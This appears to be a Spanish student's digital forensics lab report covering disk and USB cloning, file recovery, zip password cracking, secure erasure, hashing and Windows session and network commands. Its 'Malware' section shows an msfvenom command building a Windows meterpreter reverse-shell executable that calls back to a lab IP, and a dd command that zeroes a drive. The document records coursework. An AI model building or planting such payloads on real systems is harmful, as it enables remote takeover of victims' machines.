


# Práctica 1

Daniel Khomyakov Trubnikov

## Clonar USB:


Para este ejercicio lo primero que hacemos es descargarnos el programa FTK Imager con el cual luego pues buscaremos un disco virtual para clonarlo y lo configuramos:




Podemos ver que ha terminado de clonar al poder ver el hash.

## Recuperar Datos Borrados:

Una vez descargado la herramienta EaseUs pues metería 3 imágenes de gatos de las cuales borraría dos con la tecla suprimir:




Como podemos observar tengo más archivos que he borrados antes en este pendrive pero los que tengo seleccionados eran los que borre.



Después de recuperar los archivos, el programa me crea dos carpetas dentro del USB que podemos observar que dentro de la segunda pues están las imágenes recuperadas.

## Recuperar Ficheros Cifrados:

Primer creo una carpeta con fotos de perros y luego le pongo una contraseña al comprimirlo, la contraseña siendo "123". Ahora pasaré el comprimido por el programa Passaware:




Después de un rato lo consigo poniéndome la contraseña que era la que dije. (También puse una contraseña simple de 3 caracteres ya que solo me iba a dar esos 3, aunque la contraseña tuviera 5 o 10)

## Casos Actuales:


En mi caso hablaré de lo que le ocurrió a SEPE en 2021 donde gracias al ransomware Ryuk la empresa tuvo su sistema informático bloqueado y por ende también su página web donde al tratarse de una empresa que se encarga de la gestión de presentaciones por desempleo, miles de personas tuvieron un retraso en sus prestaciones por desempleo. De lo aprendido hasta ahora, se podría ver si se pudiera encontrar el payload que se utilizó para entrar en el sistema y que utilizaron para bloquear el acceso, esto pues dando por hecho que los atacantes borrasen dichos archivos pues recuperarlos con EaseUs por ejemplo para poder ver en detalle que se utilizó y pues corregir dicho exploit.

## Borrado Seguro Dispositivo: Eraser

Primero tendré dos carpetas dentro de mi USB en el cual en unto tendré tres fotos de perros y tres de gatos en cada carpeta respectivamente. Ahora las borraré con Eraser:





Ahora con la carpeta vacía, intentaré recuperar los archivos que habían dentro de esta:




Como podemos observar, las dos carpetas desaparecieron y no se pueden recuperar al contrario de las imágenes que se recuperaron en el ejercicio anterior de EaseUs. Los archivos que nos aparecen no tienen nada que ver con las imágenes ni las carpetas y las imágenes que aparecen no son las que borre ya que sigue el mismo número y no se ha añadido otras 6 más.

## Borrado Seguro Fichero: Eraser

Para este ejemplo será muy similar al anterior, donde voy a borrar también datos del USB, pero en vez de todo lo que tiene, solo una de las carpetas:





Una vez borrada la carpeta con Eraser, probare a recuperar los datos:



Como podemos ver no se han encontrado la carpeta de “Perro” que borré.


## Clonado Disco Físico:

Para eso, con una partición que tenía procedo a clonarla con la herramienta de FTK Imager y estos son los resultados:




## Montar Disco Duro Virtual: FTK Imager (Os Forensic, es otra herramienta)

Para este caso, pues lo que hacemos es con al 3ª opción del FTK Imager procedemos a montar el disco virtual el cual una vez terminado, podemos ver como se nos genera una carpeta llama efi.



## Clonado RAM en Vivo: FTK Imager

Para la clonación de la RAM también usaré la herramienta de FTK Imager y una vez configurada esta es el resultado:



## Clonar USB: dd

Una vez abierto el Kali, primero miro el nombre del USB que tiene asignado en el Kali, donde en este caso es "sda" y ahora lo que hare pues será usar el comando "dd" para clonar el USB y además vere el progreso de este mismo:

```
kali@kali:~$ lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
sda          8:0    0   80G  0 disk
├─sda1       8:1    0   79G  0 part /
├─sda2       8:2    0    1K  0 part
├─sda5       8:5    0   975M 0 part [SWAP]
└─sr0        11:0   1 1024M  0 rom


kali@kali:~$ sudo dd if=/dev/sdb of=/usb-opensuse-current.img bs=4M status=progress
[sudo] password for kali:
dd: failed to open '/dev/sdb': No such file or directory

kali@kali:~$ sudo dd if=/dev/sda of=/usb-opensuse-current.img bs=4M status=progress
566231040 bytes (566 MB, 540 MiB) copied, 13 s, 43.3 MB/s
```

Por desgracia como es un USB muy grande te tamaño, se me moría el Kali al tratar de hacer dicho proceso, pero una vez terminado, en teoría lo que tendría que hacer es crear los hashes en MD5 usando el comando md5sum sobre el USB, y el archivo que creo y luego comprobar que saliesen los mismos.


## Editores Hexadecimal: Free Hex Editor Neo


En este caso nos descargamos la herramienta de Free Hex Editor Neo y con esta cargamos un archivo que encontré en .png, siendo esta la imagen a la derecha, hasta podemos ver que en el HEX que se genera pone PNG .Pero luego con Paint abro la misma imagen y la guardo en .jpg la cual luego al abrirla con la herramienta pues podemos ver que sale diferente.




## Obtener Ficheros: WinHex

Para este caso podemos observar como el Wikipedia me indica los hexdecimales que representa los archivos .png y pues si miramos con la herramienta WinHex que descargamos, pues veremos como nos pone lo mismo en la primera línea del WinHex como nos aparece en la Wikipedia.

|                         |   |   |     |   |
|-------------------------|---|---|-----|---|
| 89 50 4E 47 0D 0A 1A 0A |  | 0 | png | Image encoded in the Portable Network Graphics format <sup>[15]</sup> |
|-------------------------|---|---|-----|---|




## Clonado Disco Duro en Vivo: Formato Comprimido



Como podemos observar en la principal diferencia en ambas, a parte del tipo de archivo, mientras que en uno se nos crea una carpeta con un archivo que pesa más o menos de 4000 KB y, en E01 es solo un archivo donde lo tiene todo guardado y el tamaño es mucho mayor.

## FTK Imager: Clonando Sistema de ficheros

Pues abriendo la herramienta, busco una carpeta que tengo, que en este caso es una con el nombre de C.A.T.A.C.L.I.S.M donde tengo imágenes y otras carpetas y poco más, pero la cual puedo clonar sin problemas.






## md5sum y sha1sum (Linux comando)

```
(kali㉿kali)-[~]  
$ nano unTexto.txt  
  
(kali㉿kali)-[~]  
$ md5sum unTexto.txt  
eea4d7b936cb02227b88ae13229ea5f4 unTexto.txt  
  
(kali㉿kali)-[~]  
$ sha1sum unTexto.txt  
d2063266092d16cd3704011c9542e3ea6bf0a4c6 unTexto.txt
```

Lo que hacemos es abrir el Kali donde pues tiene los comandos para hashear ficheros y pues después de crear uno con el comando nano pues lo hasheo en ambos métodos.

## HashCalc (Windows)

Pues una vez descargada la herramienta, y elegido el archivo (siendo la imagen de los ejercicios anteriores) nos saca efectivamente los hashes que le tenemos seleccionados.







## Borrado Seguro USB: dd

```
(kali㉿kali)-[~]  
$ sudo dd if=/dev/zero of=/dev/sdb1 bs=1M status=progress  
507510784 bytes (508 MB, 484 MiB) copied, 19 s, 26.7 MB/s
```

Lo que hacemos con este comando, para realizar un borrado seguro lo que hacemos es llenar el disco con ceros, pero como son 32 GB pues en mi caso duraría demasiado.

## Recuperación de Ficheros



Lo que hacemos es crear una carpeta con gatos y luego la eliminamos, después de ello usamos la herramienta EaseUs para recuperar los archivos que podemos ver que los ha encontrado y luego se nos genera unas carpetas donde están los gatos dentro del USB.

## Fecha y hora

```
Microsoft Windows [Versión 10.0.19041.1526]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\danil>date /t
02/03/2022

C:\Users\danil>time /t
09:41

C:\Users\danil>net statistic workstation
La sintaxis de este comando es:

NET
[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
  HELPSMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
  STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\Users\danil>net statistics workstation
Estadísticas de la estación de trabajo \\LAPTOP-P0529PWS

Estadísticas desde 01/03/2022 11:31:18

Bytes recibidos                                25928
Bloques de mensajes del servidor (SMB) recibidos 21
Bytes transmitidos                             23153
Bloques de mensajes del servidor (SMB) transmitidos 0
Lecturas                                       0
Escrituras                                    0
Denegadas lecturas no procesadas              0
Denegadas escrituras no procesadas            0

Errores de red                                0
Conexiones establecidas                       0
Reconexiones establecidas                     0
El servidor desconecta                        0

Sesiones iniciadas                            0
Sesiones que no responden                     0
Sesiones con errores                          0
Operaciones con errores                       0
Cuentas de uso                               4
Cuentas de uso con errores                    0

Se ha completado el comando correctamente.

C:\Users\danil>
```

Aquí pues usando el comando nos pone la información que necesitamos siendo la hora, el día y luego más datos respecto al sistema.

## Usuarios Logeados

```
LogonSessions v1.41 - Lists logon session information
Copyright (C) 2004-2020 Mark Russinovich
Sysinternals - www.sysinternals.com

[0] Logon session 00000000:000003e7:
  User name: WORKGROUP\DESKTOP-SKVKTOK$
  Auth package: NTLM
  Logon type: (none)
  Session: 0
  Sid: S-1-5-18
  Logon time: 16/03/2022 10:34:04
  Logon server:
  DNS Domain:
  UPN:

[1] Logon session 00000000:0000517d:
  User name:
  Auth package: NTLM
  Logon type: (none)
  Session: 0
  Sid: (none)
  Logon time: 16/03/2022 10:34:04
  Logon server:
  DNS Domain:
  UPN:
```

```
C:\Users\javier\Desktop\PSTools>PsLoggedon.exe

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
16/03/2022 10:34:40      DESKTOP-SKVKTOK\javier

No one is logged on via resource shares.

C:\Users\javier\Desktop\PSTools>
```

```
C:\Users\javier\Desktop\PSTools>net sessions
No hay entradas en la lista.

C:\Users\javier\Desktop\PSTools>
```

Como se da el caso en que las herramientas no funcionan aun compartiendo la carpeta de Windows, a través de VirtualBox, pues podemos ver que estas no detectan las conexiones que hay con mi ordenador al virtual.

## Carpetas Compartidas

```
C:\Users\javier\Desktop\PSTools>net file
No hay entradas en la lista.

C:\Users\javier\Desktop\PSTools>
```

```
PsFile v1.03 - Lists files and directories opened remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals

No files opened remotely on DESKTOP-SKVKTOK.

C:\Users\javier\Desktop\PSTools>
```

```
C:\Users\javier\Desktop\PSTools>openfiles

INFORMACIÓN: la marca global del sistema "mantener lista de objetos"
necesita estar habilitada para ver archivos locales abiertos.
Consulte Openfiles /? para obtener más información.

Archivos abiertos remotamente a través de puntos locales compartidos:
-----
Información: no se encontraron archivos compartidos abiertos.

C:\Users\javier\Desktop\PSTools>
```

```
C:\Users\javier\Desktop\PSTools>Nbtstat -c

Ethernet:
Dirección IP del nodo: [10.1.200.216] Id. de ámbito : []

No hay nombres en la caché

C:\Users\javier\Desktop\PSTools>
```

Después de haber probado los cuatro comandos pues vemos que al igual que en el caso anterior no funciona.

## Malware

```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.1.204.233 LPORT=4444 -f exe -o /home/kali/Desktop/rs_exploitl.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/rs_exploitl.exe
```

Con la herramienta de msfvenom nos ponemos a crear un reverse Shell para la IP nuestra de manera que cuando alguien ejecute dicho exploit cuando estemos a la escucha de este mismo, pues nos conectaremos a él.

## Conexiones de Red

```
C:\WINDOWS\system32>netstat -ano

Conexiones activas

Proto Dirección local Dirección remota Estado PID
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 1204
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:1337 0.0.0.0:0 LISTENING 4988
TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING 1296
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:6046 0.0.0.0:0 LISTENING 10100
TCP 0.0.0.0:23130 0.0.0.0:0 LISTENING 11524
TCP 0.0.0.0:23131 0.0.0.0:0 LISTENING 11524
TCP 0.0.0.0:47984 0.0.0.0:0 LISTENING 5700
TCP 0.0.0.0:47989 0.0.0.0:0 LISTENING 5700
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 792
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 672
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1832
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 1984
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 4060
TCP 0.0.0.0:50416 0.0.0.0:0 LISTENING 776
TCP 0.0.0.0:54235 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:54236 0.0.0.0:0 LISTENING 4
TCP 10.1.204.74:139 0.0.0.0:0 LISTENING 4
TCP 10.1.204.74:49702 142.250.178.174:443 ESTABLISHED 9316
TCP 10.1.204.74:49852 142.250.201.67:443 ESTABLISHED 9316
TCP 10.1.204.74:49924 142.250.185.10:443 ESTABLISHED 9316
TCP 10.1.204.74:49939 142.250.200.138:443 ESTABLISHED 9316
```

```
C:\WINDOWS\system32>netstat -r

Lista de interfaces
4...c6 10 b9 40 e7 0e .....Realtek PCIe GbE Family Controller
10...7a 79 19 25 c3 d6 .....LogMeIn Hamachi Virtual Ethernet Adapter
45...0a 00 27 00 00 2d .....VirtualBox Host-Only Ethernet Adapter
20...a4 02 b9 43 c6 78 .....Microsoft Wi-Fi Direct Virtual Adapter
